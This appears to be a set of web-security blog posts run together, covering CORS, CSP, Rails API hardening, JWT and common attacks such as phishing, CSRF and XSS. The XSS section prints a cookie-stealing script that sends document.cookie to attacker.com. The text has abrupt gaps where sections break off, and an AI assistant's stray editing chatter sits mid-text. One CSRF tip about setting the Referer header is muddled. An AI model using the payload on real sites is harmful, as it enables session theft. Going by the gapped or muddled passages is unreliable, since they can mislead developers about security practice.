
Developers often assume CORS (Cross-Origin Resource Sharing) protects their websites from all cross-origin risks. However, while CORS effectively controls data access via APIs, it does NOT stop risks from external scripts like those served via a CDN (Content Delivery Network).
This blog explains:
Why CORS and CDN behave differently
Why external scripts can compromise your site
Best practices to secure your app
🤔 What Does CORS Actually Do?
CORS is a browser-enforced security mechanism that prevents JavaScript from reading responses from another origin unless explicitly allowed.
Example:
// Your site: https://example.com
fetch('https://api.example2.com/data') // blocked unless API sets CORS headers
If api.example2.com does not send:
Access-Control-Allow-Origin: https://example.com
The browser blocks the response.
Why?
To prevent cross-site data theft.
🧐 Why CDN Scripts Load Without CORS?
When you include a script via <script> or CSS via <link>:
External scripts are powerful and dangerous if compromised.
Use HTTPS, SRI, CSP, and self-hosting for maximum safety.
🔐 Content Security Policy (CSP) – The Complete Guide for Web Security
🔍 Introduction
Even if you secure your API with CORS and validate CDN scripts with SRI, there’s still a risk of inline scripts, XSS (Cross-Site Scripting), and malicious script injections. That’s where Content Security Policy (CSP) comes in.

CSP is a powerful HTTP header that tells the browser which resources are allowed to load and execute.
🧐 Why CSP?
Blocks inline scripts and unauthorized external resources.
Reduces XSS attacks by whitelisting script origins.
Adds an extra layer beyond CORS and HTTPS.
How CSP Works
The server sends a Content-Security-Policy header, defining allowed resource sources.
Implementing Secure Rails APIs Safeguarding your API isn’t a one-and-done task—it’s a layered approach combining transport encryption, robust authentication, granular authorization, data hygiene, and more. In this post, we’ll walk through twelve core pillars of API security in Rails 8, with code examples and practical tips.
⚙️ 1. Enforce HTTPS Everywhere
Why it matters
Unencrypted HTTP traffic can be intercepted or tampered with. HTTPS (TLS/SSL) ensures end-to-end confidentiality and integrity.
Rails setup
In config/environments/production.rb:
# Forces all access to the app over SSL, uses Strict-Transport-Security, and uses secure cookies.
config.force_ssl = true
This automatically:
Redirects any HTTP request to HTTPS
Sets the Strict-Transport-Security header
Flags cookies as secure
Tip: For development, you can use mkcert or rails dev:ssl to spin up a self-signed certificate.
Generating a Token# app/lib/json_web_token.rb module JsonWebToken SECRET = Rails.application.secret_key_base def self.encode(payload, exp = 24.hours.from_now) payload[:exp] = exp.to_i JWT.encode(payload, SECRET) end end
Decoding & Verificationdef self.decode(token) body = JWT.decode(token, SECRET)[0] HashWithIndifferentAccess.new body rescue JWT::ExpiredSignature, JWT::DecodeError nil end
Tip: Always set a reasonable expiration (exp) and consider rotating your secret_key_base periodically.
🛡️ 3. Authorization with Pundit (or CanCanCan)
Why you need it
Authentication only proves identity; authorization controls what that identity can do. Pundit gives you policy classes that cleanly encapsulate permissions.
Example Pundit Setup
Installbundle add pundit
Include# app/controllers/application_controller.rb include Pundit rescue_from Pundit::NotAuthorizedError, with: :permission_denied def permission_denied render json: { error: 'Forbidden' }, status: :forbidden end
Define a Policy# app/policies/post_policy.rb class PostPolicy < ApplicationPolicy def update? user.admin? || record.user_id == user.id end end
Use in Controllerdef update post = Post.find(params[:id]) authorize post # raises if unauthorized post.update!(post_params) render json: post end
Pro Tip: Keep your policy logic simple. If you see repeated conditional combinations, extract them to helper methods or scopes.
🔐 4. Strong Parameters for Mass-Assignment Safety
The risk
Allowing unchecked request parameters can enable attackers to set fields like admin: true.
Best Practice
def user_params
params.require(:user).permit(:name, :email, :password)
end
Require ensures the key exists.
Permit whitelists only safe attributes.
Note: For deeply-nested or polymorphic data, consider using form objects or contracts (e.g., Reform, dry-validation).
⚠️ 5. Rate Limiting with Rack::Attack
Throttling to the rescue
Protects against brute-force, scraping, and DDoS-style abuse.
Setup Example
# Gemfile
gem 'rack-attack'
# config/initializers/rack_attack.rb
class Rack::Attack
# Throttle all requests by IP (60rpm)
throttle('req/ip', limit: 60, period: 1.minute) do |req|
req.ip
end
# Blocklist abusive IPs
blocklist('block 1.2.3.4') do |req|
req.ip == '1.2.3.4'
end
self.cache.store = ActiveSupport::Cache::MemoryStore.new
end
Tip: Customize by endpoint, user, or even specific header values.
🚨 6. Graceful Error Handling & Logging
Leak no secrets
Catching exceptions ensures you don’t reveal stack traces or sensitive internals.
Bundler Audit: checks for known vulnerable gem versions.
Example RSpec test
require 'rails_helper'
RSpec.describe 'Posts API', type: :request do
it 'rejects unauthenticated access' do
get '/api/posts'
expect(response).to have_http_status(:unauthorized)
end
end
CI Tip: Fail your build if Brakeman warnings exceed zero, or if bundle audit finds CVEs.
🪵 12. Log Responsibly
Don’t log sensitive data (passwords, tokens, etc.)
By combining transport security (HTTPS), stateless authentication (JWT), policy-driven authorization (Pundit), parameter safety, rate limiting, controlled data rendering, hardened headers, and continuous testing, you build a defense-in-depth Rails API. Each layer reduces the attack surface—together, they help ensure your application remains robust against evolving threats.
Modern web and mobile applications demand secure APIs. Traditional session-based authentication falls short in stateless architectures like RESTful APIs. This is where Token-Based Authentication and JWT (JSON Web Token) shine. In this blog post, we’ll explore both approaches, understand how they work, and integrate them into a Rails 8 application.
🔐 1. What is Token-Based Authentication?
Token-based authentication is a stateless security mechanism where the server issues a unique, time-bound token after validating a user’s credentials. The client stores this token (usually in local storage or memory) and sends it along with each API request via HTTP headers.
✅ Key Concepts:
Stateless: No session is stored on the server.
Scalable: Ideal for distributed systems.
Tokens can be opaque (random strings).
Algorithms used:
Token generation commonly uses SecureRandom.
🔎 What is SecureRandom?
SecureRandom is a Ruby module that generates cryptographically secure random numbers and strings. It uses operating system facilities (like /dev/urandom on Unix or CryptGenRandom on Windows) to generate high-entropy values that are safe for use in security-sensitive contexts like tokens, session identifiers, and passwords.
For example:
SecureRandom.hex(32) # generates a 64-character hex string (256 bits)
In Ruby, if you encounter the error:
(irb):5:in '<main>': uninitialized constant SecureRandom (NameError)
Did you mean? SecurityError
It means the SecureRandom module hasn’t been loaded. Although SecureRandom is part of the Ruby Standard Library, it’s not automatically loaded in every environment. You need to explicitly require it.
✅ Solution
Add the following line before using SecureRandom:
require 'securerandom'
Then you can use:
SecureRandom.hex(16) # => "a1b2c3d4e5f6..."
📚 Why This Happens
Ruby does not auto-load all standard libraries to save memory and load time. Modules like SecureRandom, CSV, OpenURI, etc., must be explicitly required if you’re working outside of Rails (like in plain Ruby scripts or IRB).
In a Rails environment, require 'securerandom' is typically handled automatically by the framework.
🛠️ Tip for IRB
If you’re experimenting in IRB (interactive Ruby shell), just run:
require 'securerandom'
SecureRandom.uuid # or any other method
This will eliminate the NameError.
🔒 Why 256 bits?
A 256-bit token offers a massive keyspace of 2^256 combinations, making brute-force attacks virtually impossible. The higher the bit-length, the better the resistance to collision and guessing attacks. Most secure tokens range between 128 and 256 bits. While larger tokens are more secure, they consume more memory and storage.
⚠️ Drawbacks:
SecureRandom tokens are opaque and must be stored on the server (e.g., in a database) for validation.
Token revocation requires server-side tracking.
👷️ Implementing Token-Based Authentication in Rails 8
Step 1: Generate User Model
rails g model User email:string password_digest:string token:string
rails db:migrate

JWT is an open standard for secure information exchange, defined in RFC 7519.
🔗 What is RFC 7519?
RFC 7519 is a specification by the IETF (Internet Engineering Task Force) that defines the structure and rules of JSON Web Tokens. It lays out how to encode claims in a compact, URL-safe format and secure them using cryptographic algorithms. It standardizes the way information is passed between parties as a JSON object.
data = "#{base64_header}.#{base64_payload}"
# => "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjMsImV4cCI6MTcxNzcwMDAwMH0"
🔹 Step 3: Generate Signature using HMAC SHA-256
require 'openssl'
require 'base64'
signature = OpenSSL::HMAC.digest('sha256', secret, data)
# => binary format
encoded_signature = Base64.urlsafe_encode64(signature).gsub('=', '')
# => This is the third part of JWT
# => e.g., "NLoeHhY5jzUgKJGKJq-rK6DTHCKnB7JkPbY3WptZmO8"
✅ Final JWT:
<header>.<payload>.<signature>
Anyone receiving this token can:
Recompute the signature using the same secret key
If it matches the one in the token, it’s valid
If it doesn’t match, the token has been tampered
❓ Is SHA-256 used for encoding or encrypting?
❌ SHA-256 is not encryption. ❌ SHA-256 is not encoding either. ✅ It is a hash function: one-way and irreversible.
It’s used in HMAC to sign data (prove data integrity), not to encrypt or hide data.
✅ Summary:
Purpose
SHA-256 / HMAC SHA-256
Encrypts data?
❌ No
Hides data?
❌ No (use JWE for that)
Reversible?
❌ No
Used in JWT?
✅ Yes (for signature)
Safe?
✅ Very secure if secret is strong
🎯 First: The Big Misunderstanding — Why JWT Isn’t “Encrypted”
JWT is not encrypted by default.
It is just encoded + signed. You can decode the payload, but you cannot forge the signature.
🧠 Difference Between Encoding, Encryption, and Hashing
Concept
Purpose
Reversible?
Example
Encoding
Make data safe for transmission
✅ Yes
Base64
Encryption
Hide data from unauthorized eyes
✅ Yes (with key)
AES, RSA
Hashing
Verify data hasn’t changed
❌ No
SHA-256, bcrypt
🔓 Why can JWT payload be decoded?
Because the payload is only Base64Url encoded, not encrypted.
Example:
{
"user_id": 123,
"role": "admin"
}
When sent in JWT, it becomes:
eyJ1c2VyX2lkIjoxMjMsInJvbGUiOiJhZG1pbiJ9
✅ You can decode it with any online decoder. It’s not private, only structured and verifiable.
🔐 Then What Protects the JWT?
The signature is what protects it.
It proves the payload hasn’t been modified.
The backend signs it with a secret key (HMAC SHA-256 or RS256).
If anyone tampers with the payload and doesn’t have the key, they can’t generate a valid signature.
🧾 Why include the payload inside the JWT?
This is the brilliant part of JWT:
The token is self-contained.
You don’t need a database lookup on every request.
You can extract data like user_id, role, permissions right from the token!
✅ So yes — it’s just a token, but a smart token with claims (data) you can trust.
This is ideal for stateless APIs.
💡 Then why not send payload in POST body?
You absolutely can — and often do, for data-changing operations (like submitting forms). But that’s request data, not authentication info.
JWT serves as the proof of identity and permission, like an ID card.
You put it in the Authorization header, not the body.
📦 Is it okay to send large payloads in JWT?
Technically, yes, but not recommended. Why?
JWTs are sent in every request header — that adds bloat.
Bigger tokens = slower transmission + possible header size limits.
If your payload is very large, use a token to reference it in DB or cache, not store everything in the token.
⚠️ If the secret doesn’t match?
Yes — that means someone altered the token (probably the payload).
If user_id was changed to 999, but they can’t recreate a valid signature (they don’t have the secret), the backend rejects the token.
🔐 Then When Should We Encrypt?
JWT only signs, but not encrypts.
If you want to hide the payload:
Use JWE (JSON Web Encryption) — a different standard.
Or: don’t put sensitive data in JWT at all.
🔁 Summary: Why JWT is a Big Deal
✅ Self-contained authentication
✅ Stateless (no DB lookups)
✅ Signed — so payload can’t be tampered
❌ Not encrypted — anyone can see payload
⚠️ Keep payload small and non-sensitive
🧠 One Last Time: Summary Table
Topic
JWT
POST Body
Used for
Authentication/identity
Submitting request data
Data type
Claims (user_id, role)
Form/input data
Seen by user?
Yes (Base64-encoded)
Yes
Security
Signature w/ secret
HTTPS
Stored where?
Usually in browser (e.g. localStorage, cookie)
N/A
Think of JWT like a sealed letter:
Anyone can read the letter (payload).
But they can’t forge the signature/stamp.
The receiver checks the signature to verify the letter is real and unmodified.
🧨 Yes, JWT Payload is Visible — and That Has Implications
The payload of a JWT is only Base64Url encoded, not encrypted.
This means anyone who has the token (e.g., a user, a man-in-the-middle without HTTPS, or a frontend dev inspecting in the browser) can decode it and see:
It doesn’t prevent others from reading the payload, but it prevents them from modifying it (thanks to the signature).
It allows stateless auth without needing a DB lookup on every request.
It’s useful for microservices where services can verify tokens without a central auth store.
🧰 Best Practices for JWT Payloads
Treat the payload as public data.
Ask yourself: “Is it okay if the user sees this?”
Never trust the token blindly on the client.
Always verify the signature and claims server-side.
Use only identifiers, not sensitive context.
For example, instead of embedding full permissions: { "user_id": 123, "role": "admin" } fetch detailed permissions on the backend based on role.
Encrypt the token if sensitive data is needed.
Use JWE (JSON Web Encryption), or
Store sensitive data on the server and pass only a reference (like a session id or user_id).
📌 Bottom Line
JWT is not private. It is only protected from tampering, not from reading.
So if you use it in your app, make sure the payload contains only safe, public information, and that any sensitive logic (like permission checks) happens on the server.
# app/services/json_web_token.rb
class JsonWebToken
def self.encode(payload, exp = 24.hours.from_now)
payload[:exp] = exp.to_i
JWT.encode(payload, JWT_SECRET, 'HS256')
end
def self.decode(token)
body = JWT.decode(token, JWT_SECRET, true, { algorithm: 'HS256' })[0]
HashWithIndifferentAccess.new body
rescue
nil
end
end
Step 4: Sessions Controller for JWT
# app/controllers/api/v1/sessions_controller.rb
class Api::V1::SessionsController < ApplicationController
def create
user = User.find_by(email: params[:email])
if user&.authenticate(params[:password])
token = JsonWebToken.encode(user_id: user.id)
render json: { jwt: token }, status: :ok
else
render json: { error: 'Invalid credentials' }, status: :unauthorized
end
end
end
Step 5: Authentication in Application Controller
# app/controllers/application_controller.rb
class ApplicationController < ActionController::API
before_action :authenticate_request
def authenticate_request
header = request.headers['Authorization']
token = header.split(' ').last if header
decoded = JsonWebToken.decode(token)
@current_user = User.find_by(id: decoded[:user_id]) if decoded
render json: { error: 'Unauthorized' }, status: :unauthorized unless @current_user
end
end
🌍 How Token-Based Authentication Secures APIs
🔒 Benefits:
Stateless: Scales well
Works across domains
Easy to integrate with mobile/web clients
JWT is tamper-proof and verifiable
⚡ Drawbacks:
Token revocation is hard without server tracking (esp. JWT)
Long-lived tokens can be risky if leaked
Requires HTTPS always
📆 Final Thoughts
For most Rails API-only apps, JWT is the go-to solution due to its stateless, self-contained nature. However, for simpler setups or internal tools, basic token-based methods can still suffice. Choose based on your app’s scale, complexity, and security needs.
Web security is a critical concern for every developer. Understanding the various types of attacks and how to defend against them is essential for building secure applications and protecting users. In this post, we’ll explore some of the most common web security attacks, their types, real-world examples, and best practices to mitigate them. We’ll also touch on related security concepts like firewalls, VPNs, and proxy servers.
🎣 1. Phishing Attacks
Phishing is a social engineering attack where attackers trick users into revealing sensitive information (like passwords or credit card numbers) by pretending to be a trustworthy entity.
🧩 Types of Phishing Attacks
📧 Email Phishing: Fake emails that appear to come from legitimate sources, often containing malicious links or attachments. Example: An email that looks like it’s from your bank, asking you to “verify your account” by clicking a link that leads to a fake login page.
🎯 Spear Phishing: Targeted phishing aimed at specific individuals or organizations, often using personal information to appear more convincing. Example: An attacker sends a personalized email to a company executive, referencing a recent business deal.
🐋 Whaling: Phishing attacks targeting high-profile individuals (e.g., executives). Example: A CEO receives a fake subpoena email that appears to be from a government agency.
📱 Smishing & Vishing: Phishing via SMS (smishing) or voice calls (vishing). Example: A text message claims you’ve won a prize and asks you to click a link or call a number.
🛡️ Prevention:
Educate users about suspicious emails and links.
Implement email filtering and anti-phishing tools.
Use multi-factor authentication (MFA).
Never click on suspicious links or download attachments from unknown sources.
Always verify the sender’s email address and check for subtle misspellings.
🌐 2. Pharming
Pharming redirects users from legitimate websites to fraudulent ones, often by exploiting DNS vulnerabilities or compromising local hosts files.
Example: A user types in their bank’s URL, but due to a compromised DNS server, they are redirected to a fake site that looks identical to the real one. When they log in, their credentials are stolen.
🛡️ Prevention:
Use DNSSEC to secure DNS infrastructure. DNSSEC stands for Domain Name System Security Extensions. It’s a set of cryptographic protocols used to authenticate data exchanged in the Domain Name System (DNS). Essentially, it adds a layer of security to DNS by verifying that the responses received are legitimate and haven’t been tampered with.
Keep systems and antivirus software updated.
Educate users to check URLs and use HTTPS.
Monitor DNS records for unauthorized changes.
Use browser plugins that warn about suspicious sites.

💣 3. Ransomware
Ransomware is malware that encrypts a user’s data and demands payment for decryption. While more common on desktops, web applications can be vectors for ransomware through malicious file uploads or vulnerabilities.
Example: A user uploads a seemingly harmless file to a web app. The file contains ransomware that exploits a vulnerability, encrypting the server’s data and displaying a ransom note.
🛡️ Prevention:
Regularly back up data and store backups offline.
Keep software and dependencies updated.
Use strong endpoint protection and web application firewalls.
Restrict file upload types and scan uploads for malware.
Educate users not to download or open suspicious files.
🔄 4. Cross-Site Request Forgery (CSRF)
CSRF tricks authenticated users into submitting unwanted actions on a web application in which they’re logged in, without their consent.
Example: A logged-in user visits a malicious website. The site contains a hidden form that submits a request to transfer money from the user’s bank account, using their active session.
🛡️ Prevention:
Use anti-CSRF tokens in forms (Rails, Django, and other frameworks provide built-in support).
Implement same-site cookies to restrict cross-origin requests.
Require re-authentication for sensitive actions.
Set the Referer header and validate it on the server.
I’ll add the XSS (Cross-Site Scripting) attack to your blog post. This is indeed a crucial web security attack that was missing. Let me add it in the appropriate section. Now I need to update the numbering for all subsequent attacks since we added XSS as #7: Let me check the current state of the file after my edit: Read file: /Users/abhilash/cursor-blog-posts/web-security-attacks.md I see there are still some numbering issues. Let me fix the MitM attack section: Perfect! I’ve successfully added XSS (Cross-Site Scripting) to your web security attacks blog post. Here’s the XSS section I added:

🎯 5. Cross-Site Scripting (XSS)
Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, manipulate page content, or perform actions on behalf of the user.
🧩 Types of XSS Attacks
🔄 Reflected XSS: Malicious script is reflected off a web server, typically through a URL parameter or form input.
Example: A search page displays user input without sanitization: <p>You searched for: <script>alert('XSS')</script></p>
💾 Stored XSS: Malicious script is permanently stored on the target server (e.g., in a database, comment system).
Example: A user posts a comment containing <script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>
🖥️ DOM-based XSS: The vulnerability exists in client-side code where JavaScript modifies the DOM environment.
<%= raw user_input %>
<!-- or -->
<%= user_input.html_safe %>
✅ Secure code:
<%= user_input %> <!-- Automatically escaped -->
<!-- or for intentional HTML -->
<%= sanitize(user_input, tags: %w[b i em strong]) %>
🛡️ Prevention:
Always escape/encode user input before displaying it.
Use Content Security Policy (CSP) headers to restrict script execution.
Validate and sanitize all user inputs on both client and server sides.
Use template engines that auto-escape by default.
Implement proper output encoding based on context (HTML, JavaScript, CSS, URL).
